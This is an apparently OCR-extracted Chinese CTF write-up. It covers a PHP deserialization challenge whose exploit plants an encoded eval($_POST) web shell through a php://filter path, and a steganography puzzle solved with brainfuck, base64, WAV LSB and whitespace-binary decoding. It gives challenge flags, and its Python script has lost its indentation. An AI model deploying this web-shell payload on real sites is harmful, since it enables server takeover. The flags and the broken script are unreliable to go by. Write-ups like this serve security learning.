
```php
<?php
class GWHT{
    public $hero;
}

class Yongen{ //flag.php

    public $file = "php://filter/convert.base64-decode/resource=shell.php";
    public $text = "aaaPD9waHAgZXZhbCgkX1BPU1Rbc10pOyAgPz4=";
}

$a = new GWHT;
$a->hero = new Yongen;
echo urlencode(serialize($a));
```

拿到flag：GWHT{it's_s0000_eaaaaasy_ser}


Misc


逃离东南亚


考点：lsb隐写、base64
打开是三个压缩包，第一个为破损的压缩包，用010editor打开，修改文件头为图下



然后日记中，只给了张图，那么往图片隐写方面考虑，打开茄子哥那张 图，修改高度为300









根据日记中的描述，先看test 一长串奇怪的字符串，如果扔到谷歌搜索一下，你就会发现是brainfuck，然后就可以扔到在线网站解密：


http://ctf.ssleye.com/brain.html

直接解是不出有效结果的，需要通过观察在前面加一串+++++++才行




看特征可以发现是一串base64 再扔去在线网站解：https://www.qqxiuzi.cn/bianma/base64.htm






从这文件头上来看，这很可能是一个elf文件 进入Linux，使用base64命令，将解码结果通过标准输出重定向导出一个elf 运行之：




提示 mp3可能有lsb隐写术？？
解wav的lsb隐写，使用silenteye工具



解出来发现下一个日记的压缩包密码是：This1sThe3rdZIPpwd
按照日记的提示，flag信息应该是被最后隐藏在代码中的，但这个 sourc_code文件足足有50多m，一个个看显然不现实 这里可以通过筛选修改日期或者直接写规则扫描的脚本，定位到三个源代码文件： elf/rtld.c、malloc/malloc.c、malloc/arena.c 可以发现，这三个源代码是看不出东西来的

现，这三个源代码是看不出东西来的


除非你刚刚好用了sublime来看代码（或者其他能明显标记出空格和\t 的IDE），并且刚刚好又全选了所 有代码，你会发现，这三个文件都有 这样的特点：



在}的后面，都跟了这样的一串东西，是不是很像摩斯码，但其实不是摩斯密码，是空格和\t组成的字符 串，而且〉后面每次都是跟8个字符 这样就不难想到了，这是一个二进制表达方式，\t代表1，空格代表0 然后写个python脚本，逐个扫一遍 elf/rtld.c、malloc/malloc.c、malloc/arena.c

```
def check(buf):
ptr=buf.find("}")
end=buf.find("\n")
flag=0
for x in range(ptr+1,end):
if (buf[x]=='\t') or (buf[x]==' '):
flag+=1
else:
return 0
if flag==8:
return 1
else:
return 0

def read_code(fname):
f = open(fname, "r")
data = f.readlines()
f.close()
bin_str=""
result=""
for i in range(len(data)):
if ("}" in data[i]) and ("\n" in data[i]) and check(data[i]):
print data[i]
ptr=data[i].find("}")+1
print ord(data[i][ptr])
if data[i][ptr]=='\t':
bin_str+="1"
#if data[i][ptr]==' ':
#bin_str+="0"
for x in range(8):
if data[i][ptr+x]=='\t':
bin_str+="1"
if data[i][ptr+x]==' ':
bin_str+="0"
#print bin_str
result+=chr(int(bin_str,2))
#print result
bin_str=""

print result
read_code("rtld.c")
read_code("arena.c")
read_code("malloc.c")
```

可以看到这样就出flag



拿到flag：GWCTF{code_steganography_is_funny!}

未完待续。。。